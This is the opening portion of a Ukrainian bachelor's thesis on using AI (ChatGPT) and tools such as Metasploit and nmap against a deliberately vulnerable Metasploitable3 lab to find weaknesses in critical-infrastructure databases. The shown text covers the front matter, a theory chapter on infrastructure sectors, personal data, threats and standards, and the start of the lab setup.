

НАЦІОНАЛЬНИЙ ТЕХНІЧНИЙ УНІВЕРСИТЕТ УКРАЇНИ
«КИЇВСЬКИЙ ПОЛІТЕХНІЧНИЙ ІНСТИТУТ
імені ІГОРЯ СІКОРСЬКОГО»
НАВЧАЛЬНО-НАУКОВИЙ ФІЗИКО-ТЕХНІЧНИЙ ІНСТИТУТ
Кафедра інформаційної безпеки

До захисту допущено
Завідувач кафедри

_____ Дмитро ЛАНДЕ
(підпис)
« _____ » _____ 2024 р.

Дипломна робота
на здобуття ступеня бакалавра

**за освітньо-професійною програмою «Системи, технології та
математичні методи кібербезпеки»
спеціальності 125 «Кібербезпека»**

на тему: Визначення слабких місць у захисті критичної інфраструктури за допомогою штучного інтелекту.

Виконав (-ла): здобувач вищої освіти **IV** курсу, групи ФБ-05
(шифр групи)

Карась Богдан Ігорович
(прізвище, ім'я, по батькові) (підпис)

Керівник д.т.н., професор Ланде Дмитро Володимирович
(посада, науковий ступінь, вчене звання, прізвище, ім'я, по батькові) (підпис)

Рецензент
(посада, науковий ступінь, вчене звання, науковий ступінь, прізвище, ім'я, по батькові) (підпис)

Засвідчую, що у цій дипломній роботі немає
запозичень з праць інших авторів без
відповідних посилань.
Здобувач вищої освіти _____
(підпис)

**НАЦІОНАЛЬНИЙ ТЕХНІЧНИЙ УНІВЕРСИТЕТ УКРАЇНИ
«КИЇВСЬКИЙ ПОЛІТЕХНІЧНИЙ ІНСТИТУТ
імені ІГОРЯ СІКОРСЬКОГО»
НАВЧАЛЬНО-НАУКОВИЙ ФІЗИКО-ТЕХНІЧНИЙ
ІНСТИТУТ**

Кафедра інформаційної безпеки

Рівень вищої освіти – перший (бакалаврський)

Спеціальність – 125 «Кібербезпека»

Освітньо-професійна програма «Системи, технології та математичні методи кібербезпеки»

ЗАТВЕРДЖУЮ

Завідувач кафедри

_____ Дмитро ЛАНДЕ
(підпис)

« ___ » _____ 2023 р.

ЗАВДАННЯ

на дипломну роботу здобувачу вищої освіти

Карасю Богдану Ігоровичу

(прізвище, ім'я, по батькові)

1. Тема роботи: «Визначення слабких місць у захисті критичної інфраструктури за допомогою штучного інтелекту.», керівник роботи: Ланде Д. В., доктор технічних наук, професор кафедри інформаційної безпеки затверджені наказом по університету від «31» травня 2024 р. № 2251-с
2. Термін подання здобувачем вищої освіти роботи: 14 червня 2023 р.
3. Вихідні дані до роботи: Бази даних критичної інфраструктури, методи виявлення вразливостей з використанням штучного інтелекту, використання інструментів пентесту
4. Зміст роботи: Створення віртуального середовища для моделювання бази даних паспортів у VirtualBox, використання Metasploitable3 для навмисного створення вразливостей. Застосування інструментів пентесту, які використовують штучний інтелект, для ідентифікації вразливостей. Аналіз отриманих результатів і розробка рекомендацій щодо покращення захисту.

5. Перелік ілюстративного матеріалу (із зазначенням плакатів, презентацій тощо): презентація
6. Дата видачі завдання: 24 березня 2024 р.

Календарний план

№ з/п	Назва етапів виконання дипломної роботи	Термін виконання етапів дипломної роботи	Примітка
1	Ознайомлення з дослідницьким центром	15.04.2024 – 19.04.2024	Виконано
2	Дослідження інформації стосовно критичної інфраструктури	22.04.2024 – 26.04.2024	Виконано
3	Дослідження інформації стосовно сканерів які використовують ШІ	29.04.2024 – 03.05.2024	Виконано
4	Знаходження та опрацювання тестового середовища з вразливостями безпеки	06.05.2024 – 10.05.2024	Виконано
5	Знаходження та опрацювання пентестера який використовує ШІ	13.05.2024 – 17.05.2024	Виконано

Здобувач вищої освіти

(підпис)

Карась Богдан Ігорович

(Власне ім'я, ПРІЗВИЩЕ)

Керівник роботи

(підпис)

Ланде Дмитро
Володимирович

(Власне ім'я, ПРІЗВИЩЕ)

РЕФЕРАТ

Обсяг дипломної роботи 64 сторінки, 35 ілюстрацій, 1 додаток і 31 джерело літератури.

Об'єкт дослідження: бази даних критичної інфраструктури, що містять особисту інформацію громадян.

Предмет дослідження: метод виявлення та узагальнення вразливостей за допомогою штучного інтелекту.

Мета дослідження: Метою даної роботи є дослідження вразливостей критичної інфраструктури з використанням методів штучного інтелекту та розробка практичних рекомендацій для підвищення рівня захисту цих об'єктів від кіберзагроз.

Методи дослідження: моделювання бази даних, Створення вразливостей, ідентифікація вразливостей, аналіз результатів.

Отримані результати: визначені основні проблемні області та надати конкретні рекомендації щодо підвищення безпеки системи

Ключові слова: КРИТИЧНА ІНФРАСТРУКТУРА, ЧАТ GPT, METASPLOIT, METASPLOITABLE 3, ШТУЧНИЙ ІНТЕЛЕКТ

ABSTRACT

The volume of the thesis is 64 pages, 35 illustrations, 1 appendix and 31 literature sources.

Object of research: critical infrastructure databases containing personal information of citizens.

The subject of research: method of detection and generalization of vulnerabilities using artificial intelligence.

The purpose of the study: The purpose of this work is to study the vulnerabilities of critical infrastructure using artificial intelligence methods and develop practical recommendations to increase the level of protection of these objects from cyber threats.

Research methods: database modeling, creation of vulnerabilities, identification of vulnerabilities, analysis of results.

Obtained results: identified the main problem areas and provide specific recommendations for improving the security of the system

Keywords: CRITICAL INFRASTRUCTURE, GPT CHAT, METASPLOIT, METASPLOITABLE 3, ARTIFICIAL INTELLIGENCE

ЗМІСТ

ПЕРЕЛІК УМОВНИХ ПОЗНАЧЕНЬ, СИМВОЛІВ, ОДИНИЦЬ, СКОРОЧЕНЬ І ТЕРМІНІВ	8
ВСТУП	10
1 Теоретичні відомості про критичну інфраструктуру та вимоги безпеки	13
1.1 Визначення та класифікація критичної інфраструктури	13
1.2 Критичні дані у базах даних	15
1.3 Графіки на основі реальних даних	18
1.4 Загрози та ризики для критичної інфраструктури.....	20
1.5 Вимоги стандартів безпеки для критичної інфраструктури.....	23
Висновки до розділу 1	25
2 Планування та налаштування інфраструктури для дослідження вразливостей.....	26
2.1 Перехід від теорії до практики	26
2.2 Опис середовища тестування	28
2.3 Процес підготовки до проведення експерименту.....	33
Висновки до розділу 2	41
3 Пошук вразливостей та рекомендації щодо Захисту	42
3.1 Підключення db_nmap та створення сесії	42
3.2 Пошук експлойтів та запис усіх виявлених	44
3.3 Відправка звіту для аналізу.....	48
Висновки до розділу 3	54

	7
ВИСНОВКИ.....	55
ПЕРЕЛІК ДЖЕРЕЛ ПОСИЛАНЬ.....	58
ДОДАТОК А.....	61

ПЕРЕЛІК УМОВНИХ ПОЗНАЧЕНЬ, СИМВОЛІВ, ОДИНИЦЬ, СКОРОЧЕНЬ І ТЕРМІНІВ

CUPS (Common Unix Printing System) — це система друку для операційних систем Unix, розроблена для забезпечення стандартного інтерфейсу для застосунків і принтерів.

BSI (British Standards Institution) — Британський Інститут Стандартів по праву вважається однією з найстаріших, легендарних та найавторитетніших організацій, що займаються стандартизацією.

XML — «Розширювана мова розмітки». Рекомендований Консорціумом Всесвітнього павутиння. Специфікація XML описує XML-документи та частково описує поведінку XML-процесорів.

NAT – це механізм у мережах TCP/IP, що дозволяє перетворювати IP-адреси транзитних пакетів. Також має назви IP Masquerading, Network Masquerading та Native Address Translation.

TCP – Протокол керування передачею, один із основних протоколів набору протоколів Інтернету. Він виник у початковій мережній реалізації, в якій він доповнював Інтернет-протокол. Тому весь пакет зазвичай називають TCP/IP.

IP – маршрутизований протокол мережного рівня стека TCP/IP. Саме IP став тим протоколом, який об'єднав окремі комп'ютерні мережі у всесвітню мережу Інтернет. Невід'ємною частиною протоколу є адресація мережі.

SQL – декларативна мова програмування, що застосовується для створення, модифікації та управління даними в реляційній базі даних, що керується відповідною системою управління базами даних.

SSH – мережевий протокол прикладного рівня, що дозволяє виробляти віддалене керування операційною системою та тунелювання TCP-з'єднань. Схожий по функціональності з протоколами Telnet і rlogin, але, на відміну від них, шифрує весь трафік, включаючи паролі, що передаються.

БД – сукупність даних, що зберігаються відповідно до схеми даних, маніпулювання якими виконують відповідно до правил засобів моделювання даних.

MySQL – свободная реляционная система управления базами данных. Разработку и поддержку MySQL осуществляет корпорация Oracle, получившая права на торговую марку вместе с поглощённой Sun Microsystems, которая ранее приобрела шведскую компанию MySQL AB.

CVE – база даних загальновідомих уразливостей інформаційної безпеки. Кожній вразливості надається ідентифікаційний номер виду CVE-рік-номер, опис та низка загальнодоступних посилань з описом. Підтримкою CVE займається організація MITRE. Фінансуванням проекту CVE займається US-CERT.

NetBIOS – протокол для роботи у локальних мережах на персональних ЕОМ типу IBM/PC, розроблений як інтерфейсу, який залежить від фірми-виробника. Був розроблений фірмою Sytek Corporation на замовлення IBM у 1983 році.

HTTP – протокол прикладного рівня передачі, спочатку — як гіпертекстових документів у форматі HTML, нині використовується передачі довільних даних.

IPP – це спеціалізований Інтернет-протокол для зв'язку між клієнтськими пристроями (комп'ютерами, мобільними телефонами, планшетами тощо) та принтерами (або серверами друку).

ВСТУП

Критична інфраструктура становить основу функціонування сучасного суспільства. Вона включає енергетичні системи, водопостачання, транспортні мережі, фінансові системи та інші життєво важливі сервіси, безперерйна робота яких є необхідною для стабільності та безпеки будь-якої держави. У зв'язку з цим захист критичної інфраструктури від різноманітних загроз стає надзвичайно важливим завданням.

Сучасні технології, зокрема штучний інтелект, відкривають нові можливості для виявлення та нейтралізації вразливостей.

Метою цієї роботи є дослідження вразливостей критичної інфраструктури за допомогою штучного інтелекту, а також розробка методів та практичних рекомендацій щодо їх знешкодження. Завданнями роботи є аналіз існуючих методів захисту, вивчення новітніх підходів з використанням штучного інтелекту та проведення практичного експерименту для виявлення та аналізу вразливостей.

Актуальність роботи: Актуальність даної роботи обумовлена зростаючою кількістю та складністю кіберзагроз, які ставлять під загрозу безпеку критичної інфраструктури. Сучасні інформаційні системи та технології є невід'ємною частиною функціонування ключових галузей економіки та суспільства. Їх компрометація може призвести до серйозних наслідків, включаючи економічні втрати, соціальні потрясіння та загрозу національній безпеці. Використання методів штучного інтелекту для виявлення та нейтралізації вразливостей є перспективним напрямком, який дозволяє підвищити ефективність та швидкість реагування на загрози, що робить це дослідження надзвичайно актуальним.

Мета роботи: Метою даної роботи є дослідження вразливостей критичної інфраструктури з використанням методів штучного інтелекту та

розробка практичних рекомендацій для підвищення рівня захисту цих об'єктів від кіберзагроз.

Для досягнення цієї мети необхідно вирішити наступні задачі:

1. Розробити віртуальне середовище для моделювання бази даних паспортів у VirtualBox.
2. Використати Metasploitable3 для навмисного створення вразливостей у віртуальному середовищі.
3. Застосувати інструменти сканування такі як nmap, для ідентифікації вразливостей.
4. Провести аналіз отриманих результатів за допомогою Chat GPT та розробити рекомендації щодо покращення захисту.

Об'єкт дослідження: бази даних критичної інфраструктури, що містять особисту інформацію громадян.

Предмет дослідження: метод виявлення та узагальнення вразливостей за допомогою штучного інтелекту.

Практичне значення одержаних результатів: Практичне значення одержаних результатів полягає у наступному:

1. **Розробка методології для виявлення вразливостей критичної інфраструктури:** Впровадження цієї методології дозволить підвищити ефективність виявлення потенційних загроз.
2. **Створення бази даних вразливостей:** Зібрані та проаналізовані дані про вразливості можуть бути використані для подальшого вдосконалення систем захисту.
3. **Практичні рекомендації для забезпечення безпеки:** Рекомендації, що базуються на результатах дослідження, можуть бути використані для покращення захисту критичної інфраструктури від кіберзагроз.

4. **Підвищення обізнаності:** Результати дослідження можуть бути використані для навчання та підвищення обізнаності фахівців у галузі кібербезпеки.

1 Теоретичні відомості про критичну інфраструктуру та вимоги безпеки

1.1 Визначення та класифікація критичної інфраструктури

1.1.1 Визначення та класифікація критичної інфраструктури

Огляд загальноприйнятих визначень критичної інфраструктури:

Критична інфраструктура включає системи та активи, які є необхідними для функціонування суспільства та економіки. Вона охоплює фізичні та кібер-системи, які є життєво важливими для безперебійного надання послуг в енергетиці, водопостачанні, транспорті, фінансах та інших галузях[1].

Роль та значення критичної інфраструктури у функціонуванні держави:

Критична інфраструктура забезпечує базові послуги, без яких нормальне функціонування суспільства неможливе. Її захист є пріоритетним завданням для урядів різних країн[2].

1.1.2 Основні компоненти критичної інфраструктури

Сектори критичної інфраструктури:

Енергетика: Енергетичний сектор є одним з найважливіших компонентів критичної інфраструктури, оскільки забезпечує постачання електроенергії, газу та нафти. Безперебійна робота цього сектора є життєво необхідною для функціонування всіх інших секторів[3].

Водопостачання: Сектор водопостачання включає системи, що забезпечують забор води, її очищення та доставку до споживачів[4].

Транспорт: Транспортний сектор забезпечує перевезення людей та товарів, що є критично важливим для економіки та повсякденного життя[5].

Фінанси: Фінансовий сектор включає банківські та небанківські фінансові установи, платіжні системи та ринки капіталу[6].

Приклади критичної інфраструктури в різних країнах світу:

США:

National Infrastructure Protection Plan (NIPP): NIPP забезпечує структуру для покращення безпеки та стійкості критичної інфраструктури США. Вона охоплює 16 секторів, включаючи енергетику, водопостачання, транспорт та фінанси[7].

Critical Infrastructure Protection Advisory Council (CIPAC): CIPAC забезпечує координацію між урядовими агентствами та приватним сектором.

ЄС:

European Programme for Critical Infrastructure Protection (EPCIP): EPCIP розроблено для захисту критичної інфраструктури в Європейському Союзі. Він охоплює енергетичний сектор, транспорт та інші важливі сектори[8].

Directive on European Critical Infrastructures (ECI Directive): Директива ECI визначає критерії для ідентифікації та захисту європейської критичної інфраструктури.

1.2 Критичні дані у базах даних

1.2.1 Паспортні дані

Паспортні дані є важливою складовою особистої інформації громадян. Вони використовуються для ідентифікації особи та забезпечення безпеки в багатьох аспектах життя. [\[9\]](#)[\[10\]](#)

Опис даних, що містяться у паспортних базах даних:

Ім'я та прізвище: Основні ідентифікаційні дані.

Дата народження: Використовується для підтвердження віку.

Номер паспорта: Унікальний ідентифікатор документа.

Національність: Вказує на громадянство особи.

Фотографія: Використовується для візуальної ідентифікації.

Біометричні дані: Відбитки пальців, риси обличчя, райдужка ока, які використовуються для додаткової безпеки.

Значення захисту паспортних даних:

Захист паспортних даних є критичним для запобігання крадіжки особистості та несанкціонованого доступу до особистих і державних ресурсів.

Компрометація паспортних даних може призвести до серйозних правових і фінансових наслідків для постраждалих осіб.

1.2.2 Дані військових комісаріатів

Дані військових комісаріатів містять інформацію про громадян, які підлягають військовій службі або вже служать у збройних силах. [\[11\]](#)[\[12\]](#)

Інформація, що зберігається у військових комісаріатах:

Особисті дані: Ім'я, прізвище, дата народження, адреса.

Медичні записи: Відомості про стан здоров'я, медичні огляди.

Військові записи: Інформація про військову службу, спеціалізації, звання.

Призовна інформація: Дані про призов до армії, відстрочки, звільнення від служби.

Важливість захисту даних військових комісаріатів для національної безпеки:

Дані військових комісаріатів є важливими для забезпечення обороноздатності країни та безперебійного функціонування збройних сил.

Компрометація цих даних може призвести до витоку стратегічної інформації та загрози національній безпеці.

1.2.3 Водійські посвідчення та інші особисті дані

Водійські посвідчення містять важливу ідентифікаційну інформацію, яка використовується не лише для керування транспортними засобами, але і як форма ідентифікації у багатьох випадках. [\[13\]](#)[\[14\]](#)

Опис даних, що містяться у базах даних водійських посвідчень:

Ім'я та прізвище: Основні ідентифікаційні дані.

Дата народження: Використовується для підтвердження віку.

Номер посвідчення: Унікальний ідентифікатор документа.

Адреса проживання: Використовується для контактної інформації.

Фотографія: Використовується для візуальної ідентифікації.

Рекорди водіння: Інформація про порушення правил дорожнього руху, штрафи, відмітки про навчання.

Значення захисту даних водійських посвідчень та інших особистих даних:

Захист цих даних є важливим для запобігання крадіжки особистості та шахрайства.

Компрометація даних водійських посвідчень може призвести до серйозних правових і фінансових наслідків.

1.2.4 Інші критичні дані

Окрім вищезазначених, існують інші види даних, які зберігаються у базах даних і є критичними для функціонування держави та забезпечення безпеки громадян.[\[15\]](#)[\[16\]](#)

Медичні записи: Містять інформацію про стан здоров'я, історію хвороб, лікування та рецепти.

Банківські дані: Включають рахунки, транзакції, кредити, депозити та іншу фінансову інформацію.

Освітні дані: Містять інформацію про навчання, академічні успіхи, дипломи та сертифікати.

Інші особисті дані: Податкові дані, соціальні номери страхування, дані про нерухомість тощо.

1.3 Графіки на основі реальних даних

Для аналізу достовірних графіків на основі даних із звіту Verizon Data Breach Investigations Report (DBIR) 2023, скористаємося основними статистичними показниками, наведеними у звіті.[\[18\]](#)[\[19\]](#)[\[20\]](#)

Ключові статистичні дані з DBIR 2023[\[17\]](#)

Загальна кількість інцидентів безпеки: 16,312

Підтверджені порушення даних: 5,199

Основні методи атак:

Використання вкрадених облікових даних: 49%

Фішинг: 12%

Використання вразливостей: 5%

Основні мотиви атак:

Фінансова вигода: 97%

Шпигунство: 3%

Вплив людського фактора: 74% від загальної кількості порушень

Поширеність програм-вимагачів: Представляють майже чверть всіх порушень (24%)

Середня вартість інциденту з програм-вимагачем: \$26,000 (з діапазоном від \$1 до \$2.25 мільйона)

Ці рисунки(1.1-1.2) допоможуть візуалізувати розподіл методів атак та кількість випадків компрометації даних за типами за останні кілька років.

Використання достовірних даних з авторитетних джерел забезпечує наукову обґрунтованість і точність висновків.




Рисунок 1.1 - Кількість випадків компрометації даних за типом даних (2018-2022)[18]



Рисунок 1.2 - Розподіл типів атак у підтверджених порушеннях даних[17]

1.4 Загрози та ризики для критичної інфраструктури

1.4.1 Технічні загрози

Технічні загрози є одними з найбільш поширених та серйозних загроз для критичної інфраструктури. Вони можуть виникати через вразливості в програмному забезпеченні, неправильні конфігурації мережевих систем та використання застарілих технологій.[\[21\]](#)

Вразливості програмного забезпечення та мережевих систем:

Недоліки в програмному забезпеченні: Вразливості у кодї програмного забезпечення можуть бути використані зловмисниками для отримання несанкціонованого доступу до систем. Відомі приклади включають вразливість Log4j, яка активно використовувалася для атак на різні системи.

Неправильні конфігурації мереж: Неналежна налаштування мережевих компонентів, таких як маршрутизатори та комутатори, можуть створити можливості для атак. Наприклад, використання стандартних паролів або відсутність шифрування трафіку можуть дозволити зловмисникам проникнути в мережу.

Застарілі системи: Використання застарілого обладнання та програмного забезпечення, які не отримують регулярних оновлень безпеки, збільшує ризик атак.



Рисунок 1.3 - Розподіл типів технічних загроз[21][22]

1.4.2 Фізичні загрози

Фізичні загрози можуть мати значний вплив на безпеку критичної інфраструктури, оскільки фізичний доступ до об'єктів може дозволити зловмисникам здійснювати атаки або саботаж.[24][25]

Ризики фізичного доступу до критичних об'єктів:

Незахищені об'єкти: Відсутність фізичних бар'єрів, таких як огорожі, замки та охоронні системи, може дозволити зловмисникам отримати доступ до критичних об'єктів.

Відсутність відеоспостереження: Відсутність систем відеоспостереження та контролю доступу може ускладнити виявлення та реагування на інциденти.

Значення фізичного захисту інфраструктури:

Фізичні бар'єри: Використання огорож, замків та інших засобів фізичного захисту для запобігання несанкціонованому доступу.

Охоронні системи: Впровадження систем відеоспостереження, датчиків руху та контролю доступу для моніторингу та захисту об'єктів.

1.4.3 Людський фактор

Людський фактор є одним з найбільших викликів у сфері безпеки критичної інфраструктури. Помилки персоналу та соціальна інженерія часто призводять до серйозних інцидентів безпеки.[\[26\]](#)

Помилки персоналу та соціальна інженерія:

Фішинг: Згідно зі звітом Verizon Data Breach Investigations Report (DBIR) 2023, фішинг становить 12% всіх атак і є одним з найпоширеніших методів соціальної інженерії.

Ненавмисні помилки: Співробітники можуть випадково видалити дані, неправильно налаштувати системи або надати доступ неавторизованим особам.




Рисунок 1.4 - Кількість випадків соціальної інженерії за останні п'ять років[\[23\]](#)

1.5 Вимоги стандартів безпеки для критичної інфраструктури

1.5.1 Міжнародні стандарти безпеки

ISO/IEC 27001:2013 — це міжнародний стандарт, який визначає вимоги до систем управління інформаційною безпекою. Він охоплює всі аспекти безпеки інформації, включаючи фізичну безпеку, безпеку мереж, управління доступом, захист даних та інцидент-менеджмент.

NIST SP 800-53 — це стандарт, розроблений Національним інститутом стандартів і технологій США, який визначає контролю безпеки та конфіденційності для федеральних інформаційних систем та організацій.

1.5.2 Національні стандарти безпеки

Огляд національних стандартів безпеки:

FISMA — це закон США, який встановлює вимоги до забезпечення безпеки федеральних інформаційних систем.

Вимоги національних стандартів у різних країнах

Багато країн мають свої власні стандарти безпеки для захисту критичної інфраструктури. Наприклад:

Великобританія: Cyber Essentials — це урядова схема, яка допомагає організаціям захищатися від поширених кіберзагроз.

Німеччина: BSI Grundschutz — стандарт, розроблений Федеральним управлінням з інформаційної безпеки (BSI), який надає рекомендації щодо захисту інформаційних систем.

1.5.3 Практичні рекомендації щодо впровадження стандартів безпеки

Кроки з впровадження стандартів безпеки:

Оцінка ризиків:

Ідентифікація активів та загроз.

Оцінка вразливостей та визначення потенційних ризиків.

Розробка політик та процедур:

Створення політик безпеки, що відповідають вимогам стандартів.

Визначення процедур для реагування на інциденти та управління ризиками.

Впровадження технічних та організаційних заходів:

Використання засобів контролю доступу, шифрування та моніторингу.

Забезпечення фізичної безпеки об'єктів.

Навчання та підвищення обізнаності:

Регулярне навчання співробітників щодо політик та процедур безпеки.

Підвищення обізнаності про кіберзагрози та методи їх виявлення.

Моніторинг та аудит:

Постійний моніторинг інформаційних систем для виявлення інцидентів.

Проведення регулярних аудитів для оцінки відповідності стандартам безпеки.

Оцінка відповідності та моніторинг виконання вимог безпеки

Регулярні перевірки:

Проведення внутрішніх та зовнішніх аудитів для перевірки відповідності стандартам безпеки.

Використання незалежних сертифікаційних органів для перевірки відповідності.

Моніторинг виконання вимог:

Впровадження систем моніторингу, які забезпечують безперервний контроль за станом безпеки інформаційних систем.

Використання інструментів для виявлення аномалій та реагування на інциденти.

Висновки до розділу 1

Узагальнюючи, захист критичної інфраструктури є комплексним завданням, яке потребує інтегрованого підходу, що охоплює технічні, фізичні та людські аспекти. Використання міжнародних та національних стандартів безпеки дозволяє створити надійну систему захисту, що забезпечує стійкість до сучасних загроз та ризиків.

Подальші дослідження та вдосконалення методів захисту є необхідними для постійного підвищення рівня безпеки критичної інфраструктури.

2 Планування та налаштування інфраструктури для дослідження вразливостей

2.1 Перехід від теорії до практики

У цьому підрозділі ми розглянемо, як теоретичні знання, отримані в першому розділі, будуть застосовані в практичній частині дослідження для виявлення вразливостей критичної інфраструктури за допомогою сучасних інструментів кібербезпеки.

Використання теоретичних знань

Теоретичні знання, отримані в першому розділі, включають розуміння основних компонентів критичної інфраструктури, видів загроз, з якими вони стикаються, і стандартів безпеки, які необхідно дотримуватися для їх захисту. Ці знання будуть використані для розробки та проведення практичного експерименту з виявлення вразливостей.

Основні етапи включають:

Ідентифікація цілей експерименту: Визначення конкретних аспектів критичної інфраструктури, які будуть досліджуватися, наприклад, як зазначено у нашому випадку, паспортні бази даних.

Вибір методів та інструментів: Вибір відповідних інструментів для проведення тестування безпеки, таких як Metasploit, Nmap та інші засоби пентестингу.

Структурування експерименту: Розробка плану експерименту, включаючи налаштування тестового середовища та визначення методів збору та аналізу даних.

Інтеграція штучного інтелекту

Штучний інтелект буде використовуватися для аналізу результатів, отриманих під час сканування та тестування. Основна мета роботи полягає у формуванні XML-звіту, який буде проаналізований за допомогою інструментів штучного інтелекту для узагальнення загроз та розробки рекомендацій щодо їх усунення.

Основні аспекти інтеграції штучного інтелекту включають:

Аналіз XML-звіту: Використання моделей машинного навчання для аналізу даних, зібраних у процесі сканування та експлуатації вразливостей. Це дозволить ідентифікувати патерни та аномалії у зібраних даних.

Узагальнення загроз: На основі аналізу даних буде складено звіт про виявлені загрози, їх характеристики та потенційний вплив на критичну інфраструктуру.

Розробка рекомендацій: Моделі штучного інтелекту будуть використовуватися для розробки практичних рекомендацій щодо знешкодження виявлених загроз. Це включатиме кроки для покращення безпеки систем та запобігання майбутнім атакам.

Приклади використання штучного інтелекту в кібербезпеці

Використання штучного інтелекту в кібербезпеці вже приносить значні результати в різних галузях. Ось кілька прикладів:

Аналіз журналів та логів: Моделі машинного навчання можуть аналізувати великі обсяги даних журналів подій для виявлення підозрілої активності.

Прогнозування атак: Використання історичних даних про атаки для побудови моделей, що прогнозують можливі майбутні атаки на основі існуючих трендів.

Автоматизація реагування на інциденти: Системи штучного інтелекту можуть автоматично вживати заходів для нейтралізації загроз, таких як блокування шкідливого трафіку або ізоляція компрометованих систем.

2.2 Опис середовища тестування

У цьому підрозділі ми детально опишемо середовище, яке буде використовуватися для проведення експериментів з виявлення вразливостей критичної інфраструктури. Це включає вибір інструментів та програмного забезпечення, налаштування віртуальних машин та мережі.

Інструменти та програмне забезпечення

Для проведення експерименту будуть використані наступні інструменти та програмне забезпечення:

VirtualBox

Опис: VirtualBox є безкоштовним програмним забезпеченням для віртуалізації, яке дозволяє створювати і керувати віртуальними машинами на вашому комп'ютері.

Використання: VirtualBox буде використовуватися для запуску кількох операційних систем на одному фізичному комп'ютері, що дозволить імітувати реальне мережеве середовище.

Джерело: VirtualBox Documentation[\[27\]](#)

Kali Linux

Опис: Kali Linux - це операційна система, спеціально створена для тестування безпеки та пентестингу. Вона містить безліч інструментів для виявлення вразливостей, таких як Metasploit, Nmap, Wireshark та інші.

